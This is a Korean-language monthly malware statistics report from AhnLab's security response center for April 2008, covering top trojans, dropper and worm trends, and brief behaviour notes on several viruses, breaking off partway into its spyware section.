ASEC Report 4월

® ASEC Report

2008. 5.

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스 분석 및 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 관련하여 보다 다양한 정보를 고객에게 제공하기 위하여 악성코드와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

I. ASEC 월간 통계

(1) 4월 악성코드 통계


4 월순위		악성코드명	건수	%
1	new	Win-Trojan/Agent.5084	155	33.5%
2	new	Win-Trojan/OnlineGameHack.20310	43	9.3%
2	new	Win-Trojan/OnlineGameHack.19939	43	9.3%
4	new	Win-Trojan/OnlineGameHack.19363.B	39	8.4%
5	new	Win-Trojan/LdPinch.10601	34	7.3%
6	new	Win-Trojan/OnlineGameHack.34816.M	32	6.9%
6	new	Win-Trojan/OnlineGameHack.19948.B	32	6.9%
6	new	Dropper/OnlineGameHack.19996	32	6.9%
9	new	Dropper/OnlineGameHack.20332	27	5.8%
10	new	Win-Trojan/Bagle.94152	26	5.6%
합계			463	100.0%

[표 1-1] 2008년 4월 악성코드 피해 Top 10

2008년 4월 악성코드로 인한 피해 Top 10에 랭크 된 악성코드로 인한 피해건수는 463건으로 4월 한 달 접수된 총 피해건수(5797건)의 8%에 해당한다. 이 수치는 4월 한 달 전체 악성코드 피해건수에서 차지하는 비중이 상대적으로 낮은데, 이는 4월 한 달 동안 접수된 악성코드들은 특정 악성코드가 광범위하게 전파되어 피해를 입히는 것이 아니라 여러 악성코드들이 고르게 분산되어 피해를 입힌 것으로 추정된다.

일반적으로 악성코드에 의한 피해는 광범위한 확산을 통하여 과다 트래픽 유발로 인한 네트워크 마비, 시스템리소스의 과다한 사용, 실행파일의 감염으로 인한 정상적인 프로그램의 실행불가 등 서비스거부를 목적으로 하였던 반면에 최근에는 드로퍼 등을 통한 또 다른 악성코드의 설치나 트로이목마를 통한 개인정보를 유출하는 온라인게임관련 악성코드들이 많이 발견되고 있다는 것을 간접적으로 확인할 수 있다.


[표 1-1]의 상세순위를 확인해보면 1위는 Win-Trojan/Agent.5084이 차지하였지만, 온라인게임관련 악성코드가 7개(top 10 피해 비율: 53.6%)를 차지할 정도로 온라인 게임 관련 악성코드의 광범위한 피해가 여전함을 알 수 있으며, 한동안 순위밖으로 밀려났던 Bagle이 10위에 랭크되었다는 사실을 눈여겨 볼만하다.



[그림 1-1] 2008년 4월 악성코드 피해 Top 10

[그림 1-1]은 4월 한 달 악성코드 피해 Top 10의 분포도를 보여주고 있다. Win-Trojan/Agent.5084의 비율이 34%로 전체적으로 많이 차지하고 있고, 온라인게임관련 악성코드들은 특정악성코드의 비율이 높지 않은 상태에서 고르게 분포하고 있음을 알 수 있다

악성코드 피해 Top 10의 유형별 현황




[그림 1-2] 악성코드 피해 Top 10의 유형별 현황

[그림 1-2]는 4월 악성코드 피해 Top 10의 유형별 현황을 보여주고 있는데, 유형을 살펴보면 트로이목마와 드로퍼가 각각 87%와 13%로 전체를 차지하고 있다. 상위 Top10안에는 웜이나 유해가능 프로그램, 스크립트는 포함되어 있지 않고 있으며, 온라인 게임관련 악성코드들이 설치 시 자신 스스로를 전파시키는 기능이 없는 트로이목마 프로그램을 설치하거나 트로이목마 프로그램의 설치를 위한 드로퍼를 통해 전파되고 있다고 할 수 있다.


지난 호에서도 언급한 바와 같이 이러한 악성코드들은 누구나 손 쉽게 접속하여 이용하는 각종 게시판 및 홈페이지 등을 통해서도 설치될 수 있으니 PC사용시 OS의 보안취약점 패치 설치 및 백신의 최신버전 업데이트 후 사용, 실시간 감시 활성화 등은 꼭 지킬 것을 다시 한 번 권하는 바이다.

월별 피해신고 건수



[그림 1-3] 2007,2008년 월별 피해신고 건수


[그림 1-3]은 월별 피해신고 건수를 나타내는 그래프로 4월은 3월의 5609건에 비해 소폭 증가한 5797건이 접수되었다. 설 연휴 등으로 인하여 중국으로부터의 악성코드 유입이 주춤하였을 것으로 추정되는 2월의 3254건을 제외하면 2007년 4/4분기부터 계속적으로 월 5천건 가량의 피해가 신고되고 있으며, 이러한 피해신고건수는 현 상태를 유지하거나 소폭 증가될 것으로 예상된다.




[그림 1-4] 2008년 4월 악성코드 유형별 피해신고 건 수

[그림 1-4]는 2008년 4월 전체 악성코드 유형별 피해신고 건 수를 나타내고 있는 그래프이다. Top 10의 유형과 마찬가지로 전체 피해신고 유형을 봤을 때에도 트로이목마와 드로퍼가 84%(전체 신고 건수 5797건중 트로이목마 4298건, 드로퍼 558건) 가량으로 높은 비중을 차지하고 있으며, 신고건수가 상대적으로 적지만 웜과 악성스크립트도 각각 8.8%(511건)와 5.6%(322건)를 차지하며 여전히 많은 피해신고가 접수되고 있다. 위 유형을 봤을 때 네트워크 트래픽의 증가나 실행파일의 감염 등의 공격 보다는 트로이목마 등을 이용한 사용자의 개인정보를 빼내는 악성코드가 대세인 것을 추측해 볼 수 있다.

[그림 1-5]는 4월 한달 간 접수된 유형별 신고건수로 [그림 1-4]의 유형별 피해신고 건수와 마찬가지로 여전히 트로이목마가 72%로 높은 비율을 차지하고 있으며 그 뒤를 웜 11%, 악성스크립트 8%, 드로퍼 7%, 유해가능 프로그램 2% 비율을 차지하고 있다.



[그림 1-5] 2008년 4월 피해 신고된 악성코드의 유형별 현황



[그림 1-6] 2008년 월별 피해신고 악성코드 종류

[그림 1-6]의 2008년 월별 피해신고가 되는 악성코드의 종류를 살펴보면 2월 한달 감소세를 보인 이후 매달 50% 가까이 악성코드의 종류가 증가하고 있으며, 4월의 경우만을 놓고 봤을 때, 하루 평균 100여개의 악성코드들이 안철수연구소로 신고되고 있음을 알 수 있다.


나날이 증가해가는 악성코드로부터 자신의 시스템을 보호하기 위해서는 운영체제와 현재 사용하고 있는 각종 어플리케이션에 제공되는 모든 보안패치를 적용하고, 백신프로그램은 항상 최신엔진을 유지하여 줄 것을 다시 한번 강조하는 바이다.

국내 신종(변형) 악성코드 발견 피해 통계

4월 한달 동안 접수된 신종 (변형) 악성코드의 건수 및 유형은 [표 1-2], [그림 1-7]과 같다.

	웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
02 월	43	281	21	3	3	0	0	0	5	0	356
03 월	29	675	48	6	9	1	0	0	46	0	814
04 월	32	573	64	3	9	0	0	0	19	0	700

[표 1-2] 2008년 최근 3개월간 유형별 신종 (변형) 악성코드 발견 현황




[그림 1-7] 2008년 04월 신종 및 변형 악성코드 유형

이번 달 신종 및 변형 악성코드 발생율은 전월과 비교하여 약 14% 가량 감소하였다. 주로 감소한 악성코드 유형은 트로이목마 류이나, 온라인 게임 계정을 탈취하는 트로이목마 유형의 경우에는 오히려 지난달 보다 8% 가량 증가 하였다. 따라서 감소의 주 원인은 온라인 게임 계정 정보를 탈취하는 트로이목마의 유형을 제외한 Win-Trojan/PolyCrypt, Win-Trojan/Agent, Win-Trojan/Noupdate와 같은 트로이목마가 감소한 것으로 파악 되었다.

Win-Trojan/PolyCrypt는 여러 가지 실행압축 프로그램을 이용하여 다중 실행 압축된 형태 또는 특정 실행압축 프로그램을 이용하여 실행 압축된 악성코드들을 의미한다. 해당 실행압축을 풀어보면 대부분 Win-Trojan/Hupigon 등과 같이 잘 알려진 중국산 트로이목마가 나온다. 즉, 실행압축 프로그램을 이용하여 백신 제품의 진단을 회피하기 위한 목적의 성격이 강

한 트로이목마들이다. 다음 [그림 1-8]은 올해 V3 엔진에 반영된 해당 악성코드의 수이다. 1월 이후 감소하는 추세인데, 이는 언더그라운드에서 제작된 일부 특정 실행압축 형태를 진단하도록 하는 기능을 V3 엔진에 추가 했기 때문으로 이후 해당 유형의 악성코드에 대한 엔진 포함 비율은 서서히 낮아지고 있다.



[그림 1-8] Win-Trojan/PolyCrypt에 대한 2008년 1월 ~ 4월 엔진반영 수

Win-Trojan/Agent는 일반적으로 알려진 Agent(백도어 또는 특정 공격명령을 받아 악의적인 증상을 수행하는 형태의 악성코드) 유형이 대부분이다. Win-Trojan/Noupdate는 특정 백신 제품의 웹 페이지가 인터넷 익스플로러에 의해서 오픈 되었을 때 이를 종료하는 증상을 갖는다.

이들 3가지 유형의 악성코드 유형이 전월과 비교하여 감소하였지만, 이러한 악성코드들이 특정 시기에 집중적으로 발견되었다가, 어느 시점에는 사라지는 경우가 다분하므로 이에 대한 명확한 감소 원인은 분석하기는 어렵다.

드롭퍼 유형은 전월 대비 소폭증가 하였으나 이것은 온라인 게임 계정을 탈취하는 트로이목마의 증가의 영향으로 본다.

이메일로 전파 되는 웜들로는, Win32/Bagle.worm은 지난달에도 언급을 한 것처럼 요즘들어 기승을 부리고 있으며, Win32/Zhelatin.worm은 만우절 내용을 가장하여 유포가 많이 되었다.

유해가능 프로그램들은 다양한 종류가 발견 되었는데 주로 애드웨어 & 스파이웨어에서 사용하는 은폐모듈, 포트 스캐너, 원격 관리 프로그램, 해킹 도구 및 키로거들이 주로 발견 되었다.

바이러스는 모두 9개가 접수 및 엔진에 반영 되었는데 이중 이슈가 되는 것은 다음과 같다.


- Win32/Ganda
- Win32/Kashu.B
- Win32/Otwycal (B 형 포함)

Win32/Ganda는 EPO (Entry-Point Obscuring) 바이러스이며 정상파일의 "ExitProcess" 호출하는 코드부분을 수정하여 자신의 코드로 분기한다. 감염된 파일은 감염기능 없으며 윈도우 폴더에 존재하는 바이러스 원본을 "CreateProcessA"하는 기능만 존재 한다.

Win32/Kashu.B 바이러스는 Win32/Sality 또는 Win32/Kashu로 알려진 바이러스의 변형이다. 원형과 큰 차이는 없고 엔진에서 바이러스를 진단하기 위한 디코딩 알고리즘과 디코딩 후 바이러스 코드에 대한 변화가 있어서 이를 변형이라 명명 하였다.

Win32/Otwycal 바이러스는 중국산 바이러스로 감염된 파일은 ".WYCao" 라는 섹션이 생기며 이 안에 Win-Trojan/Autorun.14680을 숨기고 있다. 감염되어 실행되면 윈도우 폴더에 "windows.ext"라는 파일로 Autorun.14680을 드랍한 후 WinExec로 실행시키는 형태이다. 감염된 정상 파일에는 감염 코드가 존재하지 않고 windows.ext 파일 안에 파일 감염 코드가 존재하고, 이 파일이 감염 기능을 수행 한다. 이 바이러스에 대해서는 악성코드 동향 및 이슈에서 자세히 소개 하기로 한다.

다음은 4 월에 증가 및 감소한 주요 악성코드 유형에 대한 현황이다.




[그림 1-9] 2008년 04월 감소 및 증가 악성코드 유형

[그림 1-9]의 그래프를 통해서 이번 달 트로이목마 수가 전월 대비 감소한 것을 알 수가 있

다. 드롭퍼는 온라인 게임 계정을 탈취 하는 트로이목마의 소폭 증가로 전월 대비 소폭 증가한 비율을 보이고 있다. 웜 유형은 큰 차이는 없으나 Autorun 웜과 MSNBot 웜 대신 이메일 웜 비중이 다른 웜 유형 보다는 조금 많았다.

다음은 트로이목마 및 드롭퍼의 전체 비중에서 상당한 비율을 차지 하는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 추세를 살펴보았다.



[그림 1-10] 온라인 게임 사용자 계정 탈취 트로이목마 현황


온라인 게임의 사용자 계정 정보를 탈취 하는 악성코드 유형은 전월 대비 8% 증가 비율을 보였다. 비록 소폭 증가한 형태이나 5월에는 그 수가 4월 보다 증가 할 것으로 보인다. 그러한 이유는 SQL 서버의 취약점을 공격하여 이러한 유형의 악성코드를 업로드 한 URL 을 취약한 SQL 서버내 htm 파일에 자동으로 IFRAME 태그를 삽입하는 공격 도구가 발견되었기 때문이다. 이를 악용하여 수만개의 웹 페이지가 공격을 받아 해킹된 것으로 보고 되었으며, 이러한 웹 페이지를 통하여 악성코드 제작자가 손쉽게 해당 트로이목마를 제작하여 배포 할 수 있기 때문에 5월에 해당 악성코드 수는 증가 할 것으로 추정 된다.

(2) 4월 스파이웨어 통계

4월 스파이웨어 피해 현황

순위		스파이웨어 명	건수	비율
1	-	Win-Spyware/Xema.208896.D	15	22%
2	New	Win-Downloader/Easypot.32768	9	16%
3	New	Win-Adware/Kwsearch.95744.D	9	9%
4	New	Win-Spyware/ActMon.550400	7	9%
5	New	Win-Spyware/Rootkit.Xema.7680	6	8%
6	New	Win-Dropper/ShareLink.393216	5	7%
7	↓5	Win-Dropper/RedPost.270336	5	7%
8	New	Win-Downloader/Kwsearch.267264	5	7%
9	New	Win-Adware/Guangao.15872	5	7%
10	↓5	Win-Spyware/HideProc.43008	5	7%
합계			71	100%

[표 1-3] 2008년 4월 스파이웨어 피해 Top 10



[그림 1-11] 2008년 4월 스파이웨어 피해 Top 10

지난달과 비교하여 스파이웨어 전체 피해신고 건수가 약 25%(230건) 가량 감소하였다. 지난 2월부터 4월까지 피해신고 건수는 계속 감소세를 보이고 있는데, 예상되는 원인으로 국내에

